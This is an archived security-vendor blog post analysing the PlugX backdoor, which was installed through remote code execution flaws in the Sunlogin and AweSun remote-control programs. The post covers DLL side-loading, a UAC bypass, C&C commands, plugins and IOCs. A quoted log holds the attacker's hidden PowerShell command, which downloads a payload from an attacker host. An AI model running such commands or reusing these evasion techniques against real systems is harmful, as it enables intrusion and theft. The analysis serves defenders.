PlugX Malware Being Distributed via Vulnerability Exploitation

By ATCP

Published: 2023-03-02 · Archived: 2026-04-05 20:42:07 UTC

ASEC (AhnLab Security Emergency response Center) has recently discovered the installation of the PlugX malware through the Chinese remote control programs Sunlogin and Awesun's remote code execution vulnerability.

Sunlogin's remote code execution vulnerability (CNVD-2022-10270 / CNVD-2022-03672) is still being used for attacks even now ever since its exploit code was disclosed. The team previously made a post about how Sliver C2, XMRig CoinMiner, and Gh0st RAT were being distributed through the Sunlogin RCE vulnerability. Additionally, since Gh0st RAT was developed in China, it is the most common RAT used by threat actors based in China. **[1]**

AweSun is also a remote control program developed in China and, while its specific vulnerability has not been identified, it is presumed that a similar RCE vulnerability to that of Sunlogin had been disclosed. The same threat actors performed an RCE vulnerability exploitation on both Sunlogin and AweSun to install Sliver C2. A previous blog post has covered the cases that later occurred where similar vulnerability exploitations were used to install the Paradise ransomware. **[2]**

1. PlugX

PlugX is one of the major backdoors used by APT threat groups that are based in China. Its distribution is known to have started in 2008 and is still being used to this day as variants with additional features are being used for attacks. Mustang Panda, Winnti, APT3, and APT41 are the main APT threat groups that have used PlugX in their attacks, and most of them are known to be based in China. **[1]**

PlugX is a module-based malware that supports various plugins with different features. Therefore, threat actors can perform malicious behaviors such as system control and information theft by using the various features from these plugins.

Another characteristic of PlugX is its use of the DLL side-loading method. The DLL side-loading method involves installing a malicious DLL in the same path as a normal program and using the execution of the normal program to load the malicious DLL, which in turn starts the malicious routine. This is to evade being detected by security products. The normal program becomes the subject performing the malicious behaviors and these behaviors are then recognized as the behaviors of a normal program.

PlugX is usually distributed as a compressed file or a dropper, but, either way, the normal EXE file, the malicious loader DLL that's going to be used for side-loading with the same filename, and the encoded data files are ultimately created in the same directory. The executable file loads and executes the loader DLL in the same path, which in turn reads and decrypts the data file in the same directory before executing it in the memory. After this process, the malware that is ultimately operating in the memory area is PlugX.

2. PlugX Installed Through Vulnerability Exploitation

ASEC is monitoring attacks against systems with either unpatched vulnerabilities or inappropriately configured settings. Recently, the team confirmed that PlugX is being installed through the RCE vulnerability exploitation of Sunlogin and AweSun.

According to AhnLab's ASD (AhnLab Smart Defense) log, the team has confirmed that the PowerShell command executed via this vulnerability exploitation creates a file named esetservice.exe.


```
        "currentProcess": {
          "imageInfo": {
            "fileObj": {
              "fileSize": 14692880,
              "filePath": "%ProgramFiles%\\oray\\sunlogin\\sunloginclient\\sunloginclient.exe",
              "fileName": "sunloginclient.exe"
            }
          }
        },
        "targetProcess": {
          "imageInfo": {
            "fileObj": {
              "fileSize": 445952,
              "filePath": "%SystemRoot%\\system32\\windowspowershell\\v1.0\\powershell.exe",
              "fileName": "powershell.exe"
            },
            "commandLine": "ping../../../../../../windows/system32/windowspowershell/v1.0/powershell.exe  -executionpolicy bypass -
noprofile -windowstyle hidden (new-object system.net.webclient).downloadfile('http://api.imango.ink:8089/esetservice.exe','c:/user
s/public/esetservice.exe')"
          }
        },
```


Figure 1. Log of malware being downloaded through the vulnerability exploitation

esetservice.exe is actually the HTTP Server Service program made by the company ESET, meaning its a normal file.



Figure 2. Downloaded HTTP Server Service program made by the company ESET

Further investigation into related logs revealed that the threat actor also downloaded a file named http_dll.dll aside from esetservice.exe. Additionally, the following is a log from another system that shows the threat actor not only exploited Sunlogin, but also the AweSun vulnerability in their attack.

Target Type	File Name	File Size	File Path
Target	http_dll.dll	45.5 KB	%SystemDrive%\users\%ASD%\http_dll.dll
Current	powershell.exe	423 KB	%SystemRoot%\syswow64\windowspowershell\v1.0\powershell.exe
Parent	awesun.exe	7.14 MB	%ProgramFiles% (x86)\aweray\awesun\awesun.exe

Process	Module	Target	Behavior	Data
powershell.exe	N/A	N/A	Downloads executable file	http://api.imango.ink/http_dll.dll http_dll.dll
powershell.exe	N/A	N/A	Connects to network	http://api.imango.ink:8089/http_dll.dll

Figure 3. Additionally downloaded malware

During the process of investigating the connection between the two files, it was discovered that the “esetservice.exe” program has a feature that loads the “http_dll.dll” file in the same directory if executed without an additional argument. This is a classic DLL side-loading method, and PlugX is most known for using this method.

```
}
else
{
  LibraryW = LoadLibraryW(L"http_dll.dll");
  v22 = LibraryW;
  if ( LibraryW )
  {
    StartHttpServer = (int)GetProcAddress(LibraryW, "StartHttpServer");
    StopHttpServer = (int)GetProcAddress(v22, "StopHttpServer");
    v23 = GetCommandLineW();
    if ( wcsstr(v23, L"-app") )
```

Figure 4. Routine that loads the http_dll.dll file in the same directory

PlugX is distributed with the normal exe program, the DLL that acts as the loader, and the data file containing the actual encoded malware, as a set. An analysis of the actual code revealed that the “http_dll.dll” file contains a routine to read the “lang.dat” file that is in the same directory before decrypting and executing it.

3. PlugX Dropper and Loader Analysis

During the analysis of PlugX, malware using the same “esetservice.exe” and “http_dll.dll” files in their attack was found on VirusTotal. This malware is a WinRar Sfx format dropper malware that creates “esetservice.exe,” “http_dll.dll,” and “lang.dat” upon execution. It then runs “esetservice.exe” to ultimately install and execute PlugX. While this dropper was not found in the vulnerability exploitation covered above, considering that PlugX’s C&C address is the same as the download URL used in the vulnerability exploitation, it can be assumed that the same threat actor is behind both attacks.

The PlugX dropper disguises itself as the path of normal programs and creates malware in the “C:\ProgramData\Windows NT\Windows eset service” path. They are also hidden through the properties setting to make them less noticeable by users.



Figure 5. PlugX malware strains created in disguised path

When “esetservice.exe” is executed, it loads the “http_dll.dll” file in the same directory, and consequently executes the DllMain() function of “http_dll.dll”. Instead of directly executing the function for loading the “lang.dat” file, DllMain() modifies the code of “esetservice.exe,” as shown below, before applying a patch so that “esetservice.exe” loads “http_dll.dll” and branches into the “http_dll.dll” loader routine itself.



Figure 6. Code that has been patched to execute the loader function

This routine is responsible for loading the “lang.dat” file in the same directory and executing it in the memory. The beginning part of the “lang.dat” file is a shellcode. When this code is executed, it decrypts PlugX which has been saved with it and executes it in the memory.



Figure 7. The lang.dat file holding a shellcode and the encoded PlugX

4. Analysis of PlugX

As explained above, PlugX is a malware that has gone through continuous updates for more than a decade, so all sorts of variants are being discovered even now. In 2020, a report about the classification and analysis of various

PlugX variants was published on Dr.Web. [2] Security Joes covered the most recently discovered PlugX variants in 2022. The PlugX that is currently being analyzed is almost identical to the BackDoor.PlugX.38 variant that was reported on Dr.Web. Excluding the configuration data, it can be assumed that it is the same as the PlugX on the most recent Security Joes report. [3]

The PlugX used in the attack offers various modes according to the argument given. The following is a process tree that can be found when the PlugX that is currently being analyzed is executed. It can be inferred that the 4 modes, “100”, “200”, “201”, and “209” are executed in order.



Figure 8. Process tree

When the PlugX dropper is executed for the first time, it creates the files “esetservice.exe”, “http_dll.dll”, and “lang.dat” under the “%PUBLIC%\Downloads\” directory before executing “esetservice.exe”. After being loaded and executed by the “esetservice.exe” process, PlugX uses the create method of WMi’s Win32_Process class to give the argument “100” and execute itself again.

When executed after being given “100” as an argument, the UAC bypass process is started after an injection process. “runonce.exe” is the process that is targeted and injected with a shellcode. The injected shellcode is responsible for abusing the ICMLuaUtil interface to bypass UAC and run the process with admin privileges. “esetservice.exe” is able to run with admin privileges thanks to this. Afterward, it registers itself as a service and sets the argument to “200”. When the process reaches this point, it gives the “runonce.exe” process, which is the target of injection again, the argument “201” before executing and injecting itself. “runonce.exe” then gives the argument “209” to the “msiexec.exe” process responsible for plugins before executing and injecting it. The above procedure means that a different mode is executed according to the argument given. A summary of this is displayed below.

Argument	**Mode**
No argument	Initial execution stage
100	UAC bypassing stage
200	Injection stage
201	Main loop #1
202	Main loop #2

Argument	Mode
209	Plugin mode
300	Auto-delete

Table 1. Executable modes

The “lang.dat” holds the configuration data as well as the shellcode and the encoded PlugX. The configuration data is also encoded, but it is decoded by the PlugX when it is executed in order to obtain the C&C address and other configuration information. There are 4 C&C server addresses and they are shown below.



Figure 9. Decrypted configuration data

- cdn.imango[.]ink:443
- api.imango[.]ink:443
- api.imango[.]ink:53
- cdn.imango[.]ink:53

The commands supported by PlugX are almost the same as the BackDoor.PlugX.38 version covered on the Dr.Web report, but they are distinguished by the 2 additional commands, namely the entries 0x0B and 0x0C.

Command	Feature
0x01	Transmits collected information
0x02	Request command again
0x03	Plugin-related

Command	Feature
0x04	Reset connection
0x05	Auto-delete
0x06	Upload configuration data
0x07	Update configuration data
0x08	No actual purpose
0x09	No actual purpose
0x0A	Pings port 53 from the transmitted address
0x0B	Download and execute files from an external source
0x0C	Start service

Table 2. C&C commands

There are 2 additional plugins supported by PlugX in comparison to the previous BackDoor.PlugX.38 version, one that steals information saved to the clipboard and one that is responsible for RDP propagation. More information can be found in the Security Joes report published in December 2022.

Plugin	Date Time Stamp	Feature
Disk	0x20120325	Tasks related to files (File lookup/reading/writing, process execution, etc.)
KeyLog	0x20120324	Keylogging
Nethood	0x20120215	Lookup shared network resource information
Netstat	0x20120215	Lookup TCP/UDP connection tables and TCP entry settings
Option	0x02120128	Workstation tasks
PortMap	0x02120325	Cannot recreate
Process	0x20120204	Lookup processes / modules. Terminate processes
RegEdit	0x20120315	Tasks related to registry (Lookup, create, delete, etc.)
Screen	0x20120220	Screenshot capture and remote desktop
Service	0x20120117	Lookup processes/modules. Terminate processes
Shell	0x20120305	Remote control shell (Pipe communication)

Plugin	Date Time Stamp	Feature
SQL	0x20120323	Tasks related to SQL (Lookup information, command execution, etc.)
Telnet	0x20120225	Run as TELNET server
ClipLog	0x20190417	Steals clipboard information
RDP	0x20190428	Propagation using the shared RDP folder

Table 3. Plugins supported by PlugX

Additionally, it is assumed that the location where the stolen data is saved differs for each malware. For example, contrary to a past report, the stolen clipboard data is saved to the “clang.aif” file and the keylogging data in the “ksys.aif” file, both of which are in the installation directory.



Figure 10. Files where the stolen clipboard and keylogging data are stored

5. Conclusion

Recently, there have been confirmed cases where various strains of malware were installed on unpatched and vulnerable software. Although Sliver, Paradise ransomware, and CoinMiner are the malware that are typically installed through vulnerability exploitations, the team has recently confirmed the distribution of the PlugX backdoor.

PlugX is one of the main backdoor malware used by APT threat groups based in China. New features are being added to it even to this day as it continues to see steady use in attacks. When the backdoor, PlugX, is installed, threat actors can gain control over the infected system without the knowledge of the user. In turn, this allows various malicious behaviors to be performed such as logging key inputs, taking screenshots, and installing additional malware.

Therefore, users must update their installed software to the latest version to preemptively prevent vulnerability exploitations. Also, V3 should be updated to the latest version so that malware infection can be prevented.

File Detection

– Malware/Win.Generic.C5387131 (2023.02.24.00)

– Trojan/Win.Loader.C5345891 (2022.12.30.02)

– Data/BIN.Plugx (2023.03.03.03)

Behavior Detection

– Malware/MDP.Download.M1197

MD5

709303e2cf9511139fbb950538bac769

d1a06b95c1d7ceaa4dc4c8b85367d673

d973223b0329118de57055177d78817b

Additional IOCs are available on AhnLab TIP.

URL

http[:]//api[.]imango[.]link[:]53/

http[:]//api[.]imango[.]link[:]8089/esetservice[.]exe

http[:]//api[.]imango[.]link[:]8089/http_dll[.]dll

http[:]//cdn[.]imango[.]link[:]53/

https[:]//api[.]imango[.]link/

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/49097/